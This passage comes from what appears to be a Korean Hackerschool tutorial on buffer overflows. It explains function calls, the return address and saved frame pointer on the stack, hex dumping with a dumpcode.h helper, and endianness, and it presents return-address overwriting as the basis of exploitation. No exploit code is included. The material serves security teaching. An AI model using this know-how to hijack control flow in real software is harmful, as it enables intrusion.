// 사각형의 넓이를 구하는 함수
int get_area(int x, int y)
{
        int area;

        area = x * y;
        return area;        // 결과를 return 함
}
```

결과를 돌려주지 않는 함수로 구현

```
void get_area(int x, int y)
{
        int area;

        area = x * y;
        // 결과를 return하지 않고 바로 출력 함
        printf("사각형의 넓이 :%d₩n", area);
}
```

위의 예제처럼 결과를 돌려주지 않는 함수로 구현할 때엔 함수의 return type을 "void" 형으로 지정해주면 됩니다.

그리고 통상 return을 하는 함수와 안 하는 함수를 모두 "함수"라고 부르긴 하지만, 엄밀히 말하자면 return을 하지 않는 함수는 "프로시저(procedure)"라고 부르는 것이 맞습니다.

함수와 프로시저의 비교

	사전적 의미	결과return
함수(function)	(사람·사물의)기능	있음
프로시저(procedure)	(어떤일을하는) 절차	없음

7.함수란 무엇인가요?

몇 시간 후...

넌 참 성가신 함수구나...

7.함수란 무엇인가요?

함수의 개념을 이해하셨다면, 다음 시간엔 함수 호출과 복귀의 원리에 대해 알아보겠습니다.

바로 이 원리 속에 버퍼 오버플로우의 또 다른 핵심이 숨어 있기 때문입니다.
그리고 이 원리를 알면, 패스워드 인증 루틴을 통과하는 것보다 훨씬 더 재밌고 대단한 것들을 할 수 있게 됩니다.

Section 08

함수의 호출과 복귀

앞서 사각형의 넓이와 둘레를 구하는 함수에 대해 알아보았습니다.
이제 소스 코드를 간단하게 하기 위해 main() 함수와 get_area() 함수만 남기겠습니다.
그리고 추가적인 설명을 위해 각 라인 앞에 번호를 붙이겠습니다.

./08/ex1.c

```
1 : // 사각형의 넓이를 구하는 함수
2 : int get_area(int x, int y)
3 : {
4 :         int area;
5 :
6 :         area = x * y;
7 :         return area;
8 : }
9 :
10 : main()
11 : {
12 :        int x = 10, y = 20;
13 :        int area;
14 :
15 :        area = get_area(x, y);
16 :        printf("사각형의 넓이 : %d₩n", area);
17 : }
```

8.함수의 호출과 복귀

●실행결과

```
$ ./ex1
사각형의 넓이 : 200
$
```

C언어로 만든 프로그램의 시작점은 main() 함수입니다.
그렇기 때문에 위 코드에서 가장 먼저 실행되는 부분은 10번 라인입니다.
그리고 이 10번 라인에서부터 차례대로 실행되다가 15번 라인에서
새로운 함수인 get_area()를 만나게 됩니다.

그럼 이 get_area() 함수의 시작점에 해당하는 2번 라인으로 프로그램의
실행 흐름이 이동됩니다.

./08/ex1.c


```
1 : // 사각형의 넓이를 구하는 함수
2 : int get_area(int x, int y)
3 : {
4 :         int area;
5 :
6 :         area = x * y;
7 :         return area;
8 : }
9 :
10 : main()
11 : {
12 :        int x = 10, y = 20;
13 :        int area;
14 :
15 :        area = get_area(x, y);
16 :        printf("사각형의 넓이 : %d₩n", area);
17 : }
```

함수호출

이제 get_area() 함수 내의 코드들이 순서대로 실행되고,
7번 라인에 있는 return을 만나게 되면 다시 15번 라인으로 돌아오게 됩니다.

./08/ex1.c

```
1 : // 사각형의 넓이를 구하는 함수
2 : int get_area(int x, int y)
3 : {
4 :         int area;
5 :
6 :         area = x * y;
7 :         return area;
8 : }
9 :
10 : main()
11 : {
12 :        int x = 10, y = 20;
13 :        int area;
14 :
15 :        area = get_area(x, y);
16 :        printf("사각형의 넓이 : %d₩n", area);
17 : }
```



그리고 함수 호출이 이루어졌던 이 15번 라인에서부터 실행이 계속 진행됩니다.

다음 줄인 16번 라인으로 돌아오지 않는 이유는 15번 라인에서 해야 할 일이 아직 남아있기 때문입니다. (리턴 값을 area 변수에 저장하는 일)
그리고 코드의 마지막 해당하는 17번 라인에 다다르면 프로그램은 종료 될 것입니다.

**"버퍼 오버플로우 공격의 원리는
이 함수의 호출, 복귀 과정과
아주 밀접한 관계를 가지고 있습니다."**

우선 15번 라인에 해당하는 "함수 호출"의 원리는 간단합니다.
컴파일 과정에서 "만약 get_area() 함수가 호출된다면 그에 해당하는 2번 라인으로 간다"라는 의미의 기계어를 생성하면 되는 것입니다.

8.함수의 호출과 복귀


소스 코드를
기계어로
바꾸는 것이
내 역할!
컴파일러
지잉~
어디보자,
get_area() 함수의
시작은..
2번 라인이군!
area = get_area(x,y);
2번 라인으로 가서오!
printf("사각형의 넓이 : %d", area);
앞으로
get_area() 함수가 호출되면
2번 라인으로 가면 된다고
기록해 넣어야겠다
그리고 이제
기계어로
바꾸면 된다!
컴파일러
끙~

그런데 get_area() 함수 종료 후 이 함수를 호출했던 지점으로 복귀하는 방법은 조금 다릅니다.
위와 같은 방법을 이용하여 get_area() 함수의 종료 시점인 7번 라인에서 15번 라인으로 돌아가는 상황을 생각해 봅시다.

만약 get_area() 함수가 단 한 번만 호출될 것이라면 위와 같은 방식이 문제가 되지 않습니다.

하지만 만약 get_area() 함수가 여러 번 호출된다면 어떻게 될까요?

8.함수의 호출과 복귀

./08/ex1.c

```
1 : // 사각형의 넓이를 구하는 함수
2 : int get_area(int x, int y)
3 : {
4 :         int area;
5 :
6 :         area = x * y;
7 :         return area;     ←— 15번 라인으로 가시오
8 : }
9 :
10 : main()
11 : {
12 :        int x = 10, y = 20;
13 :        int area;
14 :
15 :        area = get_area(x, y);     ←— 2번 라인으로 가시오
16 :        printf("사각형의 넓이 : %d₩n", area);
17 :
18 :        // 한 번 더 호출해 보자!
19 :        area = get_area(x,y);      ←— 2번 라인으로 가시오
20 :        printf("사각형의 넓이 : %d₩n", area);
21 : }
```

첫 번째 get_area() 함수 호출에 의해 15번 라인에서 2번 라인으로 갔다가 다시 15번 라인으로 돌아올 때엔 문제가 생기지 않지만, 두 번째 get_area() 함수 호출에 의해 19번 라인에서 2번 라인으로 갔을 때엔 또 다시 15번 라인으로 돌아가게 됩니다.

결국 프로그램은 2번과 19번 라인 사이에서 무한 루프를 돌게 될 것입니다.

특히 printf()나 scanf()와 같은 라이브러리 함수들은 한 번 이상 호출되는 것이 일반적이기 때문에 위와 같은 방법은 적합하지 않은 것입니다.


아이고
어디로
돌아가야
하는 거야?

8.함수의 호출과 복귀

이와 같은 이유 때문에 함수의 복귀 시엔 조금 특별한 방법이 사용됩니다.
바로 함수를 호출하기 직전에 그 다음에 실행돼야 할 위치를 메모리 어딘가에 기록하는 방식입니다.

./08/ex1.c

```
1 : // 사각형의 넓이를 구하는 함수
2 : int get_area(int x, int y)
3 : {
4 :         int area;
5 :
6 :         area = x * y;          ②,④
7 :         return area;  ← 메모리에 기록된 라인으로 돌아가시오
8 : }
9 :
10 : main()
11 : {
12 :        int x = 10, y = 20;
13 :        int area;
14 :                                          ①
15 :        area = get_area(x, y);        ← 현재 라인을 메모리에 기록하고,
                                            2번 라인으로 가시오
16 :        printf("사각형의 넓이 : %d₩n", area);
17 :
18 :        // 한 번 더 호출해 보자!          ③
19 :        area = get_area(x,y);         ← 현재 라인을 메모리에 기록하고,
                                            2번 라인으로 가시오
20 :        printf("사각형의 넓이 : %d₩n", area);
21 : }
```

이와 같이 "복귀할 때 참조할 위치"를 메모리에 저장해 놨다가 함수 종료 시 참조하는 방식을 사용하면 앞서 언급했던 문제가 해결 됩니다.

그리고 이처럼 "복귀할 때 참조할 위치(주소)"를 "리턴 어드레스(Return Address)"라고 부릅니다.

8.함수의 호출과 복귀


그렇지!
돌아갈 곳을
적어 놓으면서
이동하자!
①
오예!
잘 돌아왔다!
그럼
다시 한번
가볼까.
후후후...
이상하네..
이 쪽이었나?
응?
후다닥~

8.함수의 호출과 복귀

사실 프로그램의 내부 작동을 이해하는 가장 좋은 방법은 어셈블리어 코드를 분석하는 것입니다. 하지만 아직은 어셈블리어를 설명할 단계가 아니기 때문에 일단은 개념적으로만 이해하시기 바랍니다. (차후 심화편 강좌에선 어셈블리어를 통해 함수의 호출과 복귀 원리를 다시 분석해 보겠습니다.)

이제 이 "리턴 어드레스"가 저장되는 메모리 위치가 어디인지 알아보겠습니다. 그러기 위해선 한 함수가 다른 함수를 호출했을 때의 메모리 주소 관계를 살펴 볼 필요가 있습니다.
사각형의 넓이를 구하는 코드에서 각 변수의 주소를 출력하도록 변경해 봅시다.

./08/ex2.c

```
// 사각형의 넓이를 구하는 함수
int get_area(int x, int y)
{
        int area;

        printf("인자 x의 주소 0x%x₩n", &x);
        printf("인자 y의 주소 0x%x₩n", &y);                          ] 추가
        printf("get_area 함수 내 area의 주소 0x%x₩n", &area);

        area = x * y;

        return area;
}

main()
{
        int x = 10, y = 20;
        int area;

        printf("x의 주소 : 0x%x₩n", &x);
        printf("y의 주소 : 0x%x₩n", &y);                    ] 추가
        printf("area의 주소 : 0x%x₩n", &area);

        area = get_area(x,y);
        printf("사각형의 넓이 : %d₩n", area);
}
```

실행결과

```
$ ./ex2
x의 주소 : 0xbfffee84
y의 주소 : 0xbfffee80
area의 주소 : 0xbfffee7c
인자 x의 주소 0xbfffee60
인자 y의 주소 0xbfffee64
get_area 함수 내 area의 주소 0xbfffee54
사각형의 넓이 : 200
$
```

* 주소값들은 실행 환경에 따라 달라질 수 있지만, 위치 관계는 동일합니다.

우선 main 함수 내의 지역 변수들을 보겠습니다.

area	y	x
0xbfffee7c	0xbfffee80	0xbfffee84
4바이트	4바이트	4바이트
200	20	10

이미 이전 섹션에서 배운 바대로 나중에 선언한 변수가 낮은 메모리 주소에 할당되었습니다.

이번엔 함수의 인자로 선언된 x, y 변수를 보겠습니다.

함수 인자 x	함수 인자 y	area	y	x
0xbfffee60	0xbfffee64	0xbfffee7c	0xbfffee80	0xefffee84
4바이트	4바이트	4바이트	4바이트	4바이트
10	20	200	20	10

이처럼 호출 된 함수의 인자들은 호출을 한 함수의 지역 변수들보다도 낮은 주소에 할당되고 있습니다.


앗, 그런데 지역 변수와는 다른 점이 있군요.

8.함수의 호출과 복귀

int get_area(int x,int y)


함수 인자 x	함수 인자 y
0xbfffee60	0xbfffee64
4바이트	4바이트
10	20

이번엔 반대로 나중에 선언한 인자가 높은 주소에 위치하게 된다는 점입니다.
이처럼 함수의 인자들은 먼저 선언된 것이 낮은 주소에, 그리고 나중에 선언된 것은 높은 주소에 위치하게 되는데, 인자의 순서와 같은 모양을 가진다고 이해하시면 쉽습니다.



함수 인자 x	함수 인자 y
0xbfffee60	0xbfffee64
4바이트	4바이트
10	20

만약 인자가 더 많았다면,



0xbfffee60	0xbfffee64	0xbfffee68	0xbfffee6c	0xbfffee70
4바이트	4바이트	4바이트	4바이트	4바이트
10	20	30	40	50

이와 같은 모양이 된다는 말입니다.

이제 남은 것은 get_area() 함수 내의 지역 변수 area입니다.
이번엔 이 area의 주소를 함수 인자들인 x, y의 주소와 비교해서 보겠습니다.

get_area()내의 area	함수 인자 x	함수 인자 y
0xbfffee54	0xbfffee60	0xbfffee64
4바이트	4바이트	4바이트
200	10	20

이처럼 인자들보다 더 낮은 주소에 할당되었습니다.

즉, 정리를 해보면..

자식 함수 내의 변수들 < ??? < 자식 함수의 인자들 < 부모 함수 내의 변수들

순서로 메모리 주소가 할당되는 것입니다.

그런데 마지막 결과의 주소 값들을 잘 보면 무언가 이상한 점이 있습니다.

자식함수의 area			함수인자 x	함수인자 y
0xbfffee54			0xbfffee60	0xbfffee64
4바이트			4바이트	4바이트
200			10	20

바로 자식 함수의 인자와 지역 변수 사이에 어떤 의문의 공간이 있다는 사실입니다.

지금까지 출력한 주소들의 전체 모습을 정리해 보겠습니다.

[전체모습]

자식함수의 area			함수인자 x	함수인자 y	main의 area	main의 y	main의 x
0xbfffee54	?	?	0xbfffee60	0xbfffee64	0xbfffee7c	0xbfffee80	0xbfffee84
4바이트	?	?	4바이트	4바이트	4바이트	4바이트	4바이트
200	?	?	10	20	200	20	10

과연 이 공간엔 무엇이 들어있을까요?

8.함수의 호출과 복귀

혹시 눈치 채신 분 계신가요?

바로 이 공간에 "리턴 어드레스"가 위치하고 있는 것입니다.
두 개의 공간 중 오른쪽에 리턴 어드레스가 위치하고 있습니다.

[전체모습]

리턴 어드레스!

0xbfffee54		0xbfffee5c	0xbfffee60	0xbfffee64	0xbfffee7c	0xbfffee80	0xbfffee84
4바이트		4바이트	4바이트	4바이트	4바이트	4바이트	4바이트
200		다음 코드의 주소	10	20	200	20	10

이는 초창기 프로그래머들이 리턴 어드레스를 이 곳에 위치시켰을 때 가장 효율적일 거라고 판단을 했기 때문일 것입니다. 그리고 실제 어셈블리어 레벨에서 함수가 호출되고 복귀되는 과정을 분석해 보면(심화편), 왜 그렇게 설계를 했는지를 어느정도 추측할 수 있습니다.

그리고 왼쪽엔 SFP(Saved Frame Pointer)라는 값이 저장되어 있는데, 일단 얘는 무시하셔도 됩니다.

[전체모습]

SFP 리턴 어드레스!

0xbfffee54	0xbfffee58	0xbfffee5c	0xbfffee60	0xbfffee64	0xbfffee7c	0xbfffee80	0xbfffee84
4바이트	4바이트	4바이트	4바이트	4바이트	4바이트	4바이트	4바이트
200	sfp값	다음 코드의 주소	10	20	200	20	10

9.리턴 어드레스

리턴 어드레스가 저장되는 메모리 주소엔 항상 고정된 값이 들어가 있는 것이 아니라, 함수가 호출될 때마다 그에 적합한 값, 즉 다음에 실행될 코드의 주소가 저장되게 됩니다.

이렇게 해서 한 함수가 다른 함수를 호출할 때의 메모리 구조를 모두 그려보았는데요.

자! 여기서 우리는 무시무시한 사실을 발견할 수 있습니다.
이러한 메모리 구조로 볼 때, 만약 호출된 함수의 지역 변수를 시작으로
버퍼 오버플로우가 발생하는 취약점이 존재한다면,
리턴 어드레스를 덮어씌울 수 있는 구조로 되어 있다는 점입니다.

지난 무임승차 문제의 예에서 auth 값을 덮어씌운 것과 동일한 방식으로 리턴 어드레스를 덮어 씌울 수 있는 것입니다.

[전체모습]

0xbfffee54	0xbfffee58	0xbfffee5c	0xbfffee60	0xbfffee64	0xbfffee7c	0xbfffee80	0xbfffee84
4바이트	4바이트	4바이트	4바이트	4바이트	4바이트	4바이트	4바이트
200	sfp값	다음 코드의 주소	10	20	200	20	10

리턴 어드레스는 다음에 실행 될 코드의 주소를 담고 있다고 그랬는데, 그 값이 변조 가능하다면!?

다음에 실행 될 코드의 주소를 우리 마음대로 선택하는 것이
가능하단 말이 됩니다!



대학교도 내 마음대로
선택할 수 있었으면
참으로 좋겠다!
기왕이면 여자친구도 말이야!

Section 10

메모리를 Hex dump 뜨기

앞서 우리는 버퍼 오버플로우로 인해 리턴 어드레스(return address)가 변조 될 수 있음을 알았습니다. 이제 곧 리턴 어드레스를 원하는 값으로 변경하는 실습을 해 볼 것인데요, 그 전에 앞서, 메모리에 저장된 값들을 살펴보는 방법에 대해 배워보겠습니다.

여러분 모두 Windows에서 hex editor(hex dump, hex viewer)라는 것을 사용해 보셨을 겁니다. 바로 바이너리 파일을 16진수(hex)로 보여주는 프로그램입니다.



이러한 hex editor는 주로 평문으로 출력할 수 없는 값들을 확인하거나,
바이너리 파일 내의 특정 값들을 변경하고자 할 때 사용됩니다.

그럼 리눅스에서 바이너리 파일을 16진수로 보고자 할 때 주로 사용되는
프로그램엔 무엇이 있을까요?

대표적인 예로 /usr/bin/xxd가 있습니다

```
$ xxd /bin/ls
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0000010: 0200 0300 0100 0000 a093 0408 3400 0000  ............4...
0000020: 50a4 0000 0000 0000 3400 2000 0600 2800  P.......4. ...(.
0000030: 1800 1700 0600 0000 3400 0000 3480 0408  ........4...4...
0000040: 3480 0408 c000 0000 c000 0000 0500 0000  4...............
0000050: 0400 0000 0300 0000 f400 0000 f480 0408  ................
0000060: f480 0408 1300 0000 1300 0000 0400 0000  ................
0000070: 0100 0000 0100 0000 0000 0000 0080 0408  ................
0000080: 0080 0408 00a1 0000 00a1 0000 0500 0000  ................
0000090: 0010 0000 0100 0000 00a1 0000 0031 0508  .............1..
00000a0: 0031 0508 7002 0000 0805 0000 0600 0000  .1..p...........
00000b0: 0010 0000 0200 0000 c8a2 0000 c832 0508  .............2..
00000c0: c832 0508 a800 0000 a800 0000 0600 0000  .2..............
00000d0: 0400 0000 0400 0000 0801 0000 0881 0408  ................
00000e0: 0881 0408 2000 0000 2000 0000 0400 0000  .... ... .......
00000f0: 0400 0000 2f6c 6962 2f6c 642d 6c69 6e75  ..../lib/ld-linu

... 생략 ...
```

그리고 비슷한 프로그램으로 /usr/bin/hexdump가 있습니다.
hexdump는 xxd와는 반대의 byte order(바이트 출력 순서)를 사용합니다.
가장 첫 2바이트를 보면 hexdump와는 순서가 반대인 것을 알 수 있습니다.

10.메모리를 Hex dump 뜨기

```
$ hexdump /bin/ls
0000000 457f 464c 0101 0001 0000 0000 0000 0000
0000010 0002 0003 0001 0000 93a0 0804 0034 0000
0000020 a450 0000 0000 0000 0034 0020 0006 0028
0000030 0018 0017 0006 0000 0034 0000 8034 0804
0000040 8034 0804 00c0 0000 00c0 0000 0005 0000
0000050 0004 0000 0003 0000 00f4 0000 80f4 0804
0000060 80f4 0804 0013 0000 0013 0000 0004 0000
0000070 0001 0000 0001 0000 0000 0000 8000 0804
0000080 8000 0804 a100 0000 a100 0000 0005 0000
0000090 1000 0000 0001 0000 a100 0000 3100 0805
00000a0 3100 0805 0270 0000 0508 0000 0006 0000
00000b0 1000 0000 0002 0000 a2c8 0000 32c8 0805
00000c0 32c8 0805 00a8 0000 00a8 0000 0006 0000
00000d0 0004 0000 0004 0000 0108 0000 8108 0804
00000e0 8108 0804 0020 0000 0020 0000 0004 0000
00000f0 0004 0000 6c2f 6269 6c2f 2d64 696c 756e

... 생략 ...
```

이처럼 xxd나 hexdump를 이용하면 바이너리 파일을 16진수로 출력해 볼 수 있습니다. 그리고 이들을 vi와 연동시켜 사용하면 hex editor처럼 값을 수정할 수 있기도 합니다. (vi [파일명] 실행 후 :%!xxd, 복귀 시엔 :%!xxd -r)

그럼, 파일 형태의 바이너리가 아닌, 현재 실행 중인 메모리의 주소와 값을 16진수로 출력하려면 어떻게 해야할까요?

크게 두 가지 방법이 있는데요,

- 첫째, 디버거(Debugger)라는 툴을 이용하여 동적으로 메모리를 분석하는 방법,
- 둘째, 메모리의 주소를 출력하는 코드를 소스 코드에 추가하는 방법입니다.

이 중 비교적 간단하고 또 많이 쓰이는 두 번째 방법에 대해 설명해 드리겠습니다.

다음은 메모리 주소와 값을 출력해 볼 예제 프로그램입니다.

./10/ex1.c

```
int main()
{
        char str[20] = “hackerschool!”;

        printf(“%s₩n”, str);
}
```

여기서 우리가 알고 싶은 것은 변수 str의 주소와 그에 해당하는 16진수 값들입니다. 그럼 다음과 같이 소스 코드를 수정하면 될 것입니다.

./10/ex2.c

```
int main()
{
    int i;
    char str[20] = “hackerschool!”;

    printf(“%s₩n”, str);

    printf(“============== HEX DUMP START ==============₩n”);

    // 주소 값 출력
    printf(“0x%08x “, &str);

    // 16진수 값 출력
    for(i=0; i<sizeof(str); i++)
        printf(“%02x “, str[i]);

    printf(“₩n============== HEX DUMP END ==============₩n”);
}
```

실행 화면은 다음과 같습니다.

10.메모리를 Hex dump 뜨기

```
$ gcc -o ex2 ex2.c
$ ./ex2
hackerschool!
================== HEX DUMP START ===============
0xbffffb30 68 61 63 6b 65 72 73 63 68 6f 6f 6c 21 00 00 00 00 00 00 00
================== HEX DUMP END =================
$
```

이제 위 코드를 기본으로하여 더욱 hex dump 답게 만들어 나갈 수 있는데요, 다음은 국내 해커 ohhara님께서 이미 만들어 놓으신 dumpcode.h라는 헤더입니다.

./10/dumpcode.h

```
// dumpcode.h by ohhara

void printchar(unsigned char c)
{
	if(isprint(c))
		printf("%c",c);   // 해당하는 값을 문자로 표시
	else
		printf(".");          // 출력 불가능한 문자는 그냥 .으로 표시
}

// 메모리 시작 주소와 출력할 크기를 인자로 받음
void dumpcode(unsigned char *buff, int len)
{
		int i;
		for(i=0;i<len;i++)
		{
			// 16바이트 단위로 주소 출력
			if(i%16==0)
				printf("0x%08x  ",&buff[i]);

			// hex 값 출력
			printf("%02x ",buff[i]);
			// 해당 16진수들을 각각 문자로 출력
			if(i%16-15==0)
```

```
                {
                        int j;
                        printf("  ");
                        for(j=i-15;j<=i;j++)
                                printchar(buff[j]);
                        printf("₩n");
                }
        }

        // 마지막 라인이 16바이트 이하일 경우 정렬 유지
        if(i%16!=0)
        {
                int j;
                int spaces=(len-i+16-i%16)*3+2;
                for(j=0;j<spaces;j++)
                        printf(" ");            // 부족한 공간만큼 space로 이동한 후,
                for(j=i-i%16;j<len;j++)
                        printchar(buff[j]);             // 남은 문자 값들 출력
        }
        printf("₩n");
}
```

이를 소스 코드에 추가하거나, 혹은 dumpcode.h로 만든 후 include 시키면 dumpcode()라는 함수를 사용할 수 있게 됩니다. 또는 dumpcode.h를 /usr/include/ 디렉토리에 복사해 넣으시면 어느 경로에서든 include하여 사용하실 수 있습니다.

그리고 dumpcode() 함수의 원형은 다음과 같습니다.

```
void dumpcode(unsigned char *buff, int len);
```

buff엔 dump하고자하는 메모리의 시작 주소, 그리고 len엔 dump할 크기를 지정합니다.

10.메모리를 Hex dump 뜨기

다음은 dumpcode()를 사용한 예제입니다.

./10/ex3.c

```
#include “dumpcode.h”



int main()
{
        int i;
        char str[20] = “hackerschool!”;

        printf(“%s₩n”, str);

        // str 변수에서부터 100바이트를 출력
        dumpcode((unsigned char *)&str, 100);
}
```

```
[실행 결과]
$ ./ex3
hackerschool!
0xbffffb30  68 61 63 6b 65 72 73 63 68 6f 6f 6c 21 00 00 00   hackerschool!...
0xbffffb40  00 00 00 00 20 97 04 08 68 fb ff bf cb 09 03 40   .... ...h......@
0xbffffb50  01 00 00 00 94 fb ff bf 9c fb ff bf 68 38 01 40   ............h8.@
0xbffffb60  01 00 00 00 90 83 04 08 00 00 00 00 b1 83 04 08   ................
0xbffffb70  24 86 04 08 01 00 00 00 94 fb ff bf e4 82 04 08   $...............
0xbffffb80  ac 86 04 08 60 ae 00 40 8c fb ff bf 90 3e 01 40   ....`..@.....>.@
0xbffffb90  01 00 00 00                                      ....
$
```

이제 마치 xxd 명령을 사용한 것처럼 메모리 내용을 볼 수 있게 되었습니다.

이처럼 메모리의 주소와 값을 눈으로 직접 확인해가면서 버퍼 오버플로우를 공부하면, 더 쉽게 메모리의 구조를 이해할 수 있게 되고, 우리가 변조한 메모리 값이 잘 바뀌었는지 확인하거나, 버퍼 오버플로우 취약점을 어떻게 공략해야 할지에 대한 전략을 잘 짤 수 있게 됩니다.

dumpcode()는 시스템 해킹을 공부할 때
매우 유용하게 사용되니 잘 익혀두시기 바랍니다.

Section 11

리틀엔디안과 빅엔디안

dumpcode() 함수에 대해 알게 된 구타는 대견하게도
실습을 하기로 마음 먹습니다.
구타는 먼저 4바이트짜리 정수형 변수를 하나 만든 후,
그것을 memory dump를 해보기로 했습니다.

```
#include “dumpcode.h”

int main()
{
        int test = 10;

        dumpcode(
```


소스코드를 완성한 구타는 컴파일을 시도합니다.

./11/ex1.c


```
#include “dumpcode.h”

int main()
{
        int test = 10;

        dumpcode(&test, 4);
}
```

[컴파일 결과]

```
$ cd 11
$ gcc -o ex1 ex1.c
ex1.c: In function `main':
ex1.c:7: warning: passing arg 1 of `dumpcode' from incompatible pointer type
$
```



11.리틀엔디안과 빅엔디안



./11/ex2.c

```
#include “dumpcode.h”

int main()
{
        int test = 10;

        dumpcode((unsigned char *)&test, 4);
}
```

[컴파일 결과]

```
$ gcc -o ex2 ex2.c
$
```

dumpcode()는 잘 작동했지만, 구타는 무언가 이상한 점을 발견합니다.

```
$ ./ex2
0xbffffb44  0a 00 00 00                                  ....
$
```

11.리틀엔디안과 빅엔디안

이처럼 메모리에 저장된 값을 dump해보면, 그 순서가 반대로 나타나는 재미있는 특징을 볼 수 있습니다.
이를 컴퓨터 용어로 “Little Endian”이라고 부르는데요, 이 중 Endian이라는 단어는 영어사전을 찾아봐도 나오질 않습니다.


그 이유는 이 “Little Endian”이라는 말이 “걸리버 여행기”라는 다들 잘 알고 계실 소설에서 처음 만들어졌기 때문인데요, 그 이야기가 재미있기 때문에 소개를 해드리려고 합니다.

“걸리버 여행기”란, 항해술과 의술을 공부한 주인공이 선박의 선원들을 돌보는 외과의사로 취업한 후, 항해 도중 겪게 되는 황당한 사건들에 대한 이야기를 담고 있는 모험 소설입니다.

이 소설은 1726년 조나단 스위프트란 영국 작가에 의해 쓰여졌는데요, 가상의 이야기에 빗대어 인간의 추악한 모습들을 비유적으로 풍자하며 오늘날까지도 세계적인 명작에 꼽히고 있습니다.

소설의 주인공은 항해 중 사고로 인해 “소인국 나라”, “거인국 나라”, “하늘의 섬” 등에 표류하게 되는데요, “Little Endian”, 그리고 그에 대립되는 “Big Endian” 이라는 용어는 이들 중 “소인국 나라”편에 등장합니다.

